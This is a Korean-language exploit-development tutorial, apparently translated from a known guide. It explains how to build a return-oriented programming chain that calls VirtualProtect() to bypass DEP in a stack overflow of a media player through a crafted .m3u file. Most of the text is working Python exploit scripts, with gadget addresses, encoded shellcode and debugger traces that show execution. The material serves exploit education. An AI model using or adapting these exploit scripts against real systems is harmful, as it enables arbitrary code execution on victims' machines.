
쉘코드의 시작 주소를 적어놓고(0x000FFE14) 계속 밑으로 내려서 전체 쉘코드가 다 스택에 존재하는지 확인한다. 다음엔 스택에 존재하는 인자를 수작업으로 수정해서 VirtualProtect()가 제대로 동작하는지 확인해 볼 것이다. 스택 내에 존재하는 값을 변경하는 일은 변경할 값을 선택하여 Ctrl+E를 누르고 새로운 값을 입력하면 된다(little endian임을 잊지 말자). 먼저 0x000FFD38의 return address 값을 0x000FFE14(쉘코드 시작 위치)로 바꾸자.



그리고 0x000FFD3C에 있는 address 값도 쉘코드 시작 주소인 0x000FFE14로 바꾼다.




다음 0x000FFD40에 있는 size 값을 쉘코드의 크기로 바꾼다. 여기서는 여유있게 700bytes(0x2BC)로 설정했다.



크기는 약간 달라져도 상관없지만 쉘코드 시작 주소 + 크기 범위 이내에 쉘코드가 모두 포함되어야 한다. ROP를 사용할 때 정확한 값으로 설정하기 어려울 수 있기 때문에 아주 정확할 필요는 없다. 만약 쉘코드를 nops로 둘러싸더라도 쉘코드 전체가 범위 이내에 들기만 하면 괜찮다.

마지막으로 0x000FFD44에 있는 flNewProtect 값을 0x40으로 변경한다.



다 수정했다면 스택은 다음과 같다.

```
000FFD38   000FFE14 ¶?.   ┌CALL to VirtualProtect
000FFD3C   000FFE14 ¶?.   │Address = 000FFE14
000FFD40   000002BC ?..   │Size = 2BC (700.)
000FFD44   00000040 @...  │NewProtect = PAGE_EXECUTE_READWRITE
000FFD48   10035005 |P    └pOldProtect = MSRMfilt.10035005
000FFD4C   90909090
```

F7을 한번 눌러 VirtualProtect()로 jump하자.

```
7C7D1AD4  8BFF            MOV EDI,EDI
7C7D1AD6  55              PUSH EBP
7C7D1AD7  8BEC            MOV EBP,ESP
7C7D1AD9  FF75 14         PUSH DWORD PTR SS:[EBP+14]
7C7D1ADC  FF75 10         PUSH DWORD PTR SS:[EBP+10]
7C7D1ADF  FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C7D1AE2  FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C7D1AE5  6A FF           PUSH -1
7C7D1AE7  E8 75FFFFFF     CALL kernel32.VirtualProtectEx
7C7D1AEC  5D              POP EBP
7C7D1AED  C2 1000         RETN 10
7C7D1AF0  90              NOP
```


보다시피 함수 자체는 매우 짧고 스택과 관련된 작업도 별로 없으며 단순히 VirtualProtectEx()를 호출한다. 이 함수는 접근 권한을 변경할 것이다. F7을 계속 눌러 RETN 10 명령어(0x7C7D1AED)까지 진행시켜보자. 그럼 스택은 다음과 같다.

RET 명령어는 우리의 쉘코드로 jump할 것이다. F9를 눌러보자.

계산기가 실행되는 것을 확인했다면 VirtualProtect() 기법이 제대로 동작했음을 의미한다. 이제는 실행 도중에 값을 생성하도록 만들어보자.

1.4.6. 이것이 ROP 이다

만약 당신이 ROP 생성을 위한 어떤 일반적인 명령어를 기대했다면 실망할 것이다. 그런 것은 없다. 다음 내용은 창의적인 생각과 여러 번의 시도와 실패, 몇 가지 어셈블리 지식과 *!pvefindaddr rop* 의 결과물이다. "일반적인" ROP 구조는 다음과 같다.



보다시피 우리는 체인의 시작 부분에서 스택 포인터를 저장하고 jump를 통해 인자 값을 생성하는 가젯으로 이동한다. 그리고 생성된 값들은 스택 내 자신의 인자 위치에 덮어 쓰여진다. 함수 포인터나 인자를 위한 영역은 ROP 가젯은 아니지만 우리의 버퍼에 한 부분으로 스택에 존재하는 고

정적인 데이터다. 우리가 할 일은 이 데이터들 이후에 존재하는 ROP 체인을 사용해서 동적으로 해당 값을 변경하는 것이다.

무엇보다 우리는 코드에서 EIP를 덮어쓰는 주소를 변경해야 한다. VirtualProtect()를 바로 호출하는 것이 아니라 일단 스택으로 돌아와야 한다. 따라서 우리는 RETN을 가리키는 포인터로 EIP를 덮어써야 한다. 이전에 알던 0x100102DC를 사용한다. 좀더 보다 보면 이해가 더 잘 될 것이다. 다음에 우리는 값을 변경할 수 있는 가능한 옵션을 생각해 스택의 적절한 위치에 저장해야 한다.

- 쉘코드 포인터 : 가장 쉬운 방법은 ESP의 주소를 가져와 레지스터에 넣어 쉘코드 주소 값이 나올 때 까지 증가하는 것이다. 다른 방법도 있겠지만 rop.txt의 값을 참고할 것이다.
- size : 시작 값을 레지스터에 설정해 0x40을 포함할 때까지 증가시키거나 실행 시 0x40이 되도록 하는 ADD나 SUB 명령을 찾는다. 물론 먼저 시작 값을 레지스터에 POP을 통해 저장해야 한다.
- 동적으로 생성한 값을 스택에 저장하는 방법은 다양하다. 값을 순서대로 레지스터에 넣고 pushad를 통해 스택에 저장할 수 있다. 또는 "MOV DWORD PTR DS:[registerA+offset], registerB"를 사용하여 스택 내의 특정 위치에 값을 저장할 수 있다. 물론 registerB에는 저장하기를 원하는 값이 있어야 한다.

따라서 일단 rop.txt와 사용할 가젯, 그리고 어떤 방법을 사용해야 할 것인지를 결정해야 한다. 다른 레지스터나 값을 변경하지 않고 실행 흐름을 바꾸지 않는 명령어를 찾는다면 그것을 이용할 수 있다. ROP를 생성하는 과정은 퍼즐을 푸는 것과 같아서 하나의 명령을 실행하면 다른 레지스터나 스택 위치를 변경할 수 있다. 따라서 이러한 명령어들을 잘 사용해야 한다.

어쨌든 rop.txt 파일에서 시작하자. 당신이 대상 어플리케이션의 자체 DLL 내 포인터를 사용하고자 하면 각 모듈 별로 rop.txt 파일을 생성할 수 있다. 그러나 Windows OS API에 대한 함수 포인터를 직접 사용한다면 OS의 시스템 DLL을 사용하면 된다. 대신 어플리케이션의 DLL이 동일한 주소로 함수를 호출하는지 확인하는 것은 의미가 있다. 이는 exploit을 portable하게 만드는데 도움을 준다("나중에 ASLR 참고").

이 예제에서 우리는 VirtualProtect()를 사용한다. 사용 가능한 어플리케이션 모듈은 실행 파일 자체(ASLR이 아님)거나 msrmfilter03.dll(ASLR이 아니면서 재배치되지 않음)이다. 따라서 두 파일을 IDA로 로드하여 VirtualProtect()를 호출하는 부분이 존재하는지 살펴보자. 이런 경우 어플리케이션 자체에 존재하는 포인터를 사용할 수도 있다. 하지만 호출하는 부분이 없으므로 kernel32.dll의 주소를 사용해야 한다. 실제 적용을 위해 시작하자.

1.4.6.1 스택포인터를 저장하고 jump

VirtualProtect() 인자 중 2개(Return Address, lpAddress)는 우리의 쉘코드 주소를 필요로 한다. 쉘코드는 스택에 존재하므로 가장 쉬운 방법은 현재 스택 포인터를 가져와 레지스터에 저장하는 것이다. 이 방법은 3가지 장점이 있다.

- 쉘코드를 가리키도록 이 레지스터의 값을 더하고 뺄 수 있다. ADD, SUB, INC, DEC 명령어는 흔하다.
- 초기 값이 VirtualProtect()를 가리키는 포인터가 위치한 주소와 가깝다. 다시 돌아와 VirtualProtect()를 호출해야 한다면 ROP 체인 마지막 부분에서 이를 이용할 수 있다.
- 스택에서 인자 값이 저장되는 위치와 역시 가까우므로 "mov dword ptr ds:[register+offset], register"를 이용해서 인자 값이 저장되는 위치를 덮어쓰기 쉽다.

그리고 스택 포인터를 저장하는 방법은 다양하다 : MOV REG, ESP / PUSH ESP + POP REG / …
하지만 MOV REG, ESP를 사용하는 것이 문제가 될 수 있다. 왜냐하면 같은 가젯에서 REG는 다시 pop되어 REG에 이미 저장된 스택 포인터가 다시 덮어써질 수 있기 때문이다.

rop.txt를 검색해본 결과 다음을 발견했다.

```
0x5A489277 : # PUSH ESP # MOV EAX,EDX # POP EDI # RETN [Module : uxtheme.dll]
```

스택포인터가 스택에 저장되고 EDI에 pop된다. 좋긴 하지만 EDI는 ADD나 SUB을 주로 하는 레지스터가 아니다. 따라서 EAX에 스택 포인터를 저장한다면 더욱 좋을 것이다. 더욱이 우리는 이 포인터가 2개의 레지스터에 저장될 필요가 있을 수 있는데 왜냐하면 하나는 변경하여 쉘코드를 가리키게 해야 하고 다른 하나는 인자의 위치를 가리키도록 해야 할 수 있다. 따라서 다른 검색을 해본 결과는 다음과 같다.

```
0x77BCE842 : {POP} # PUSH EDI # POP EAX # POP EBP # RETN [Module : msvcrt.dll]
```

이는 EDI에 저장된 스택 포인터를 EAX에 다시 저장한다. POP EBP에 주목하자. 이 명령을 위해 padding을 추가해야 한다.

지금 필요한 것은 이것이 전부다. 함수 포인터나 인자 다음에 위치할 많은 가젯을 작성하는 것을 피하고자 하는데 왜냐하면 인자를 해당 위치에 다시 덮어쓰기 힘들게 하기 때문이다. 따라서 이제 남은 것은 함수 블록으로 jump하는 것이다. 가장 쉬운 방법은 ESP에 몇 바이트를 더해 return하는 것이다.

```
0x1001653D : # ADD ESP,20 # RETN [Module : MSRMfilter03.dll]
```


따라서 우리의 exploit 코드는 다음과 같다.

```
filename = "rop_3.m3u"
buffer_size = 26074
dummy = "Z" * buffer_size
my_eip = "₩xdc₩x02₩x01₩x10"        #return to stack
dummy2 = "AAAA"
```

```
#------Put stack pointer in EDI & EAX------------------------
rop1_ptr = "₩x77₩x92₩x48₩x5a"           #PUSH ESP, POP EDI
rop1_ptr2 = "₩x42₩xe8₩xbc₩x77"          #PUSH EDI, POP EAX
rop1_dummy = "AAAA"                      #dummy for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
rop1_ptr3 = "₩x3d₩x65₩x01₩x10"          #ADD ESP, 20

#-------Parameters for VirtualProtect()----------------------#
params_ptr = "₩xd4₩x1a₩x7d₩x7c"              #VirtualProtect()
params_ret = "WWWW"                          #return address (param1)
params_addr = "XXXX"                         #lpAddress (param2)
params_size = "YYYY"                         #size (param3)
params_protect = "ZZZZ"                      #flNewProtect (param4)
params_writeable = "₩x05₩x50₩x03₩x10"   #writable address
params_dummy = "H"*8       #padding

# ADD ESP,20 + RET will land here
rop2 = "JJJJ"
nops = "₩x90" * 240

shellcode = ₩
"₩xba₩x46₩xd1₩x59₩x1e₩xda₩xc6₩xd9₩x74₩x24₩xf4₩x5e₩x31₩xc9₩xb1" + ₩
"₩x32₩x31₩x56₩x12₩x83₩xc6₩x04₩x03₩x10₩xdf₩xbb₩xeb₩x60₩x37₩xb2" + ₩
"₩x14₩x98₩xc8₩xa5₩x9d₩x7d₩xf9₩xf7₩xfa₩xf6₩xa8₩xc7₩x89₩x5a₩x41" + ₩
"₩xa3₩xdc₩x4e₩xd2₩xc1₩xc8₩x61₩x53₩x6f₩x2f₩x4c₩x64₩x41₩xef₩x02" + ₩
"₩xa6₩xc3₩x93₩x58₩xfb₩x23₩xad₩x93₩x0e₩x25₩xea₩xc9₩xe1₩x77₩xa3" + ₩
"₩x86₩x50₩x68₩xc0₩xda₩x68₩x89₩x06₩x51₩xd0₩xf1₩x23₩xa5₩xa5₩x4b" + ₩
"₩x2d₩xf5₩x16₩xc7₩x65₩xed₩x1d₩x8f₩x55₩x0c₩xf1₩xd3₩xaa₩x47₩x7e" + ₩
"₩x27₩x58₩x56₩x56₩x79₩xa1₩x69₩x96₩xd6₩x9c₩x46₩x1b₩x26₩xd8₩x60" + ₩
"₩xc4₩x5d₩x12₩x93₩x79₩x66₩xe1₩xee₩xa5₩xe3₩xf4₩x48₩x2d₩x53₩xdd" + ₩
"₩x69₩xe2₩x02₩x96₩x65₩x4f₩x40₩xf0₩x69₩x4e₩x85₩x8a₩x95₩xdb₩x28" + ₩
"₩x5d₩x1c₩x9f₩x0e₩x79₩x45₩x7b₩x2e₩xd8₩x23₩x2a₩x4f₩x3a₩x8b₩x93" + ₩
"₩xf5₩x30₩x39₩xc7₩x8c₩x1a₩x57₩x16₩x1c₩x21₩x1e₩x18₩x1e₩x2a₩x30" + ₩
"₩x71₩x2f₩xa1₩xdf₩x06₩xb0₩x60₩xa4₩xf9₩xfa₩x29₩x8c₩x91₩xa2₩xbb" + ₩
"₩x8d₩xff₩x54₩x16₩xd1₩xf9₩xd6₩x93₩xa9₩xfd₩xc7₩xd1₩xac₩xba₩x4f" + ₩
"₩x09₩xdc₩xd3₩x25₩x2d₩x73₩xd3₩x6f₩x4e₩x12₩x47₩xf3₩x91";

rest = "C"*300

payload = dummy + my_eip + dummy2 + ₩
          rop1_ptr + rop1_ptr2 + rop1_dummy + rop1_ptr3 + ₩
          params_ptr + params_ret + params_addr + ₩
          params_size + params_protect + params_writeable + params_dummy + ₩
```

```
                rop2 + nops + shellcode + rest

print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

m3u 파일을 만들고 디버거에 어플리케이션을 attach시킨다. 그리고 0x100102DC에 브레이크 포인트를 걸고 파일을 열어 브레이크 포인트에 걸릴 때까지 기다린다. 브레이크 포인트가 걸렸으면 스택을 살펴본다. 미니 ROP 체인 뒤에 VirtualProtect() 포인터와 그 인자가 따라오는 것을 볼 수 있으며, 그 뒤에 ESP 수정이 끝난 뒤의 위치도 볼 수 있다.



디버거로 명령을 따라가면서 EAX, EDI, ESP를 잘 살펴보자. 스택에 ESP가 저장(PUSH)되고 EDI에 다시 저장(POP)된다. 그리고 EDI가 다시 스택에 저장(PUSH)된 후 EAX에 같은 값이 저장(POP)된다. 마지막으로 ESP에 0x20이 더해지면서 RET를 수행하면 EIP가 0x4A4A4A4A로 바뀐다.

```
1001653D  83C4 20          ADD ESP,20
10016540  C3               RETN
10016541  8B46 18          MOV EAX,DWORD PTR DS:[ESI+18]
10016544  50               PUSH EAX
10016545  E8 A6590000      CALL MSRMfilt.1001BEF0
1001654A  52               PUSH EDX
1001654B  8B5424 25        MOV EDX,DWORD PTR SS:[ESP+25]
1001654F  33C9             XOR ECX,ECX
10016551  81E2 FF000000    AND EDX,0FF
10016557  8A6C24 24        MOV CH,BYTE PTR SS:[ESP+24]
1001655B  50               PUSH EAX
1001655C  0BCA             OR ECX,EDX
1001655E  51               PUSH ECX
1001655F  68 04CE0310      PUSH MSRMfilt.1003CE04                 ASCII "de
10016564  6A 07            PUSH 7
Return to 4A4A4A4A

Registers (FPU)
EAX 000FFD3C
ECX 7C94005D ntdll.7C94005
EDX 00CB0000
EBX 00104A58
ESP 000FFD68
EBP 41414141
ESI 77C0FCE0 msvcrt.77C0FC
EDI 000FFD3C

EIP 10016540 MSRMfilt.1001

C 0  ES 0023 32bit 0(FFFFF
P 0  CS 001B 32bit 0(FFFFF
A 0  SS 0023 32bit 0(FFFFF
Z 0  DS 0023 32bit 0(FFFFF
S 0  FS 003B 32bit 7FFDD00
T 0  GS 0000 NULL
D 0

Address   Hex dump                  ASCII
00446000  00 00 00 00 31 7A 43 00   ....1zC.
00446008  30 54 40 00 80 54 40 00   0T@.□T@.
00446010  00 56 40 00 30 57 40 00   .V@.0W@.

000FFD68  4A4A4A4A  JJJJ
000FFD6C  90909090  悙悙
000FFD70  90909090  悙悙
000FFD74  90909090  悙悙
```

1.4.6.2 첫 번째 인자 값 만들기(Return Address)

우리는 이제 첫 번째 인자 값을 만들고 이를 스택에 저장할 것이다. 첫 번째 인자는 쉘코드에 대한 포인터로 설정해야 한다. 이 인자는 VirtualProtect() 호출 이후 돌아올 주소로 사용된다. 우리의 쉘코드는 어디에 위치하고 있는가? 스택을 살펴보면 nops 이후에 쉘코드를 볼 수 있다. 우리의 계획은 스택 주소(ESP)를 가지고 있는 EAX나 EDI를 이용하여 다음 가젯에서 활용하기 위해 여유를 두고 이를 증가시켜 nops/쉘코드를 가리키게 한다 (nops의 크기를 조정하여 항상 nops/쉘코드를 가리키게 하면 좀더 일반적으로 된다). 값을 변경하는 것은 레지스터에 값을 더해주는 것처럼 쉽다. EAX를 사용한다고 하면 ADD EAX, <임의 값> + RET 형태의 가젯을 찾아야 한다. 가능한 가젯은 다음과 같다.

0x1002DC4C : # ADD EAX,100 # POP EBP # RETN [Module : MSRMfilter03.dll]

이는 EAX의 값을 0x100만큼 증가시킨다. 우리는 한번만 증가시키면 충분하다. 만약 충분하지 않을 경우우는 다른 ADD를 다시 추가하면 된다. 그 다음에는 스택에 증가된 EAX 값을 첫 번째 인자가 저장되는 위치(현재 "WWWW"가 저장)에 덮어써야 한다. 어떻게 할 수 있나?

가장 쉬운 방법은 MOV DWORD PTR DS:[register], EAX 를 찾는 것이다. 우리가 register를 인자가 저장되는 위치의 주소 값으로 설정하면 EAX의 내용을 해당 위치에 덮어쓸 수 있다. 가능한 값은 다음과 같다.

0x77D94115 : # MOV DWORD PTR DS:[ESI+10],EAX # MOV EAX,ESI # POP ESI # RETN [Module : RPCRT4.dll]

이를 이용하기 위해서는 ESI에 인자가 저장되는 주소에서 0x10을 뺀 값을 저장해야 한다. 그러고 나면 EAX에 해당 주소를 저장하게 되며(MOV EAX,ESI), 이는 나중에 다시 사용된다. 다음으로 POP ESI를 위해 padding을 넣는다. 한가지 팁으로 Win32용 UnxUtils를 가지고 있으면 좋다. 이는

rop.txt에서 cat과 grep을 사용하여 rop 가젯을 찾을 수 있게 해준다.

cat rop.txt | grep "MOV DWORD PTR DS:₩[ESI+10],EAX #MOV EAX,ESI"

먼저 올바른 값을 ESI에 저장해야 한다. EDI와 EAX에 스택 포인터를 가지고 있으나 EAX는 앞에서 변경했으므로 EDI를 ESI에 넣어 첫 번째 인자의 주소 – 0x10을 가리키도록 해야 한다.

```
0x7631982F : # XCHG ESI,EDI # DEC ECX # RETN 4 [Module : comdlg32.dll]
```

위 3개를 함께 사용하면 첫 번째 ROP 체인은 결국 다음과 같다. 먼저 ESI 값을 EDI에 넣어 첫 번째 인자를 가리키게 하고, EAX를 변경하여 쉘코드를 가리키게 한다. 그리고 첫 번째 인자 위치에 EAX 값을 저장한다 (첫 번째 덮어쓰는 과정에서 ESI는 자동적으로 정확한 곳을 가리키게 되어 값을 변경할 필요가 없다. ESI+0x10은 첫 번째 인자가 저장되는 위치를 가리키게 된다). 그리고 가젯 사이에 추가적으로 POP과 RETN4에 대한 padding이 필요하다. 정리하면 exploit 코드는 다음과 같다.

```
filename = "rop_4.m3u"

buffer_size = 26074
dummy = "Z" * buffer_size

my_eip = "₩xdc₩x02₩x01₩x10"        #return to stack
dummy2 = "AAAA"

#------Put stack pointer in EDI & EAX------------------------
rop1_ptr = "₩x77₩x92₩x48₩x5a"           #PUSH ESP, POP EDI
rop1_ptr2 = "₩x42₩xe8₩xbc₩x77"         #PUSH EDI, POP EAX
rop1_dummy = "AAAA"                          #dummy for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
rop1_ptr3 = "₩x3d₩x65₩x01₩x10"         #ADD ESP, 20

#-------Parameters for VirtualProtect()----------------------#
params_ptr = "₩xd4₩x1a₩x7d₩x7c"              #VirtualProtect()
params_ret = "WWWW"                          #return address (param1)
params_addr = "XXXX"                        #lpAddress (param2)
params_size = "YYYY"                        #size (param3)
params_protect = "ZZZZ"                    #flNewProtect (param4)
params_writeable = "₩x05₩x50₩x03₩x10"   #writable address
params_dummy = "H"*8       #padding

# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
```

```
rop2_ptr = "₩x2f₩x98₩x31₩x76"          #XCHG ESI,EDI #DEC ECX #RETN 4
#-----Make eax point at shellcode--------------------------
rop2_ptr2 = "₩x4c₩xdc₩x02₩x10"         #ADD EAX,100 #POP EBP
rop2_dummy = "AAAA"       #padding for RETN4
rop2_dummy2 = "AAAA"
#-------------------------------------------------------
#return address is in EAX - write parameter 1
rop2_ptr3 = "₩x15₩x41₩xd9₩x77"         #MOV DWORD PTR DS:[ESI+10],EAX
rop2_dummy3 = "AAAA"

nops = "₩x90" * 240

shellcode = ₩
"₩xba₩x46₩xd1₩x59₩x1e₩xda₩xc6₩xd9₩x74₩x24₩xf4₩x5e₩x31₩xc9₩xb1" + ₩
"₩x32₩x31₩x56₩x12₩x83₩xc6₩x04₩x03₩x10₩xdf₩xbb₩xeb₩x60₩x37₩xb2" + ₩
"₩x14₩x98₩xc8₩xa5₩x9d₩x7d₩xf9₩xf7₩xfa₩xf6₩xa8₩xc7₩x89₩x5a₩x41" + ₩
"₩xa3₩xdc₩x4e₩xd2₩xc1₩xc8₩x61₩x53₩x6f₩x2f₩x4c₩x64₩x41₩xef₩x02" + ₩
"₩xa6₩xc3₩x93₩x58₩xfb₩x23₩xad₩x93₩x0e₩x25₩xea₩xc9₩xe1₩x77₩xa3" + ₩
"₩x86₩x50₩x68₩xc0₩xda₩x68₩x89₩x06₩x51₩xd0₩xf1₩x23₩xa5₩xa5₩x4b" + ₩
"₩x2d₩xf5₩x16₩xc7₩x65₩xed₩x1d₩x8f₩x55₩x0c₩xf1₩xd3₩xaa₩x47₩x7e" + ₩
"₩x27₩x58₩x56₩x56₩x79₩xa1₩x69₩x96₩xd6₩x9c₩x46₩x1b₩x26₩xd8₩x60" + ₩
"₩xc4₩x5d₩x12₩x93₩x79₩x66₩xe1₩xee₩xa5₩xe3₩xf4₩x48₩x2d₩x53₩xdd" + ₩
"₩x69₩xe2₩x02₩x96₩x65₩x4f₩x40₩xf0₩x69₩x4e₩x85₩x8a₩x95₩xdb₩x28" + ₩
"₩x5d₩x1c₩x9f₩x0e₩x79₩x45₩x7b₩x2e₩xd8₩x23₩x2a₩x4f₩x3a₩x8b₩x93" + ₩
"₩xf5₩x30₩x39₩xc7₩x8c₩x1a₩x57₩x16₩x1c₩x21₩x1e₩x18₩x1e₩x2a₩x30" + ₩
"₩x71₩x2f₩xa1₩xdf₩x06₩xb0₩x60₩xa4₩xf9₩xfa₩x29₩x8c₩x91₩xa2₩xbb" + ₩
"₩x8d₩xff₩x54₩x16₩xd1₩xf9₩xd6₩x93₩xa9₩xfd₩xc7₩xd1₩xac₩xba₩x4f" + ₩
"₩x09₩xdc₩xd3₩x25₩x2d₩x73₩xd3₩x6f₩x4e₩x12₩x47₩xf3₩x91";

rest = "C"*300

payload = dummy + my_eip + dummy2 + ₩
        rop1_ptr + rop1_ptr2 + rop1_dummy + rop1_ptr3 + ₩
        params_ptr + params_ret + params_addr + ₩
        params_size + params_protect + params_writeable + params_dummy + ₩
        rop2_ptr + rop2_ptr2 + rop2_dummy + rop2_dummy2 + rop2_ptr3 + rop2_dummy3 + ₩
        nops + shellcode + rest

print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

디버거를 통해 ADD ESP, 20 + RET 이후 과정을 살펴보자. RET는 0x7631982F(EDI 값을 ESI로 저장)로 간다. XCHG 이후 레지스터는 다음과 같다.

```
Registers (FPU)
EAX 000FFD3C
ECX 7C94005C ntdll.7C94005C
EDX 00CB0000
EBX 00104A58
ESP 000FFD6C
EBP 41414141
ESI 000FFD3C
EDI 77C0FCE0 msvcrt.77C0FCE0
```

EAX와 ESI는 스택의 저장된 주소를 가리킨다. 이 가젯은 0x1002DC4C로 리턴하는데 이는 EAX에 0x100을 더한다. 그러면 EAX는 0x000FFE3C가 되는데 이는 쉘코드 전 nop을 가리키게 된다.

```
000FFE38  90909090 릱릱
000FFE3C  90909090 릱릱
000FFE40  90909090 릱릱
000FFE44  90909090 릱릱
000FFE48  90909090 릱릱
000FFE4C  90909090 릱릱
000FFE50  90909090 릱릱
000FFE54  90909090 릱릱
000FFE58  90909090 릱릱
000FFE5C  90909090 릱릱
000FFE60  90909090 릱릱
000FFE64  90909090 릱릱
000FFE68  90909090 릱릱
000FFE6C  90909090 릱릱
000FFE70  59D146BA 퉱?
000FFE74  D9C6DA1E 祇
000FFE78  5EF42474 t$?
000FFE7C  32B1C931 1  2
```

가젯은 0x77D94115로 가게 되는데 이는 다음 명령을 수행한다.

```
77D94115   8946 10    MOV DWORD PTR DS:[ESI+10],EAX
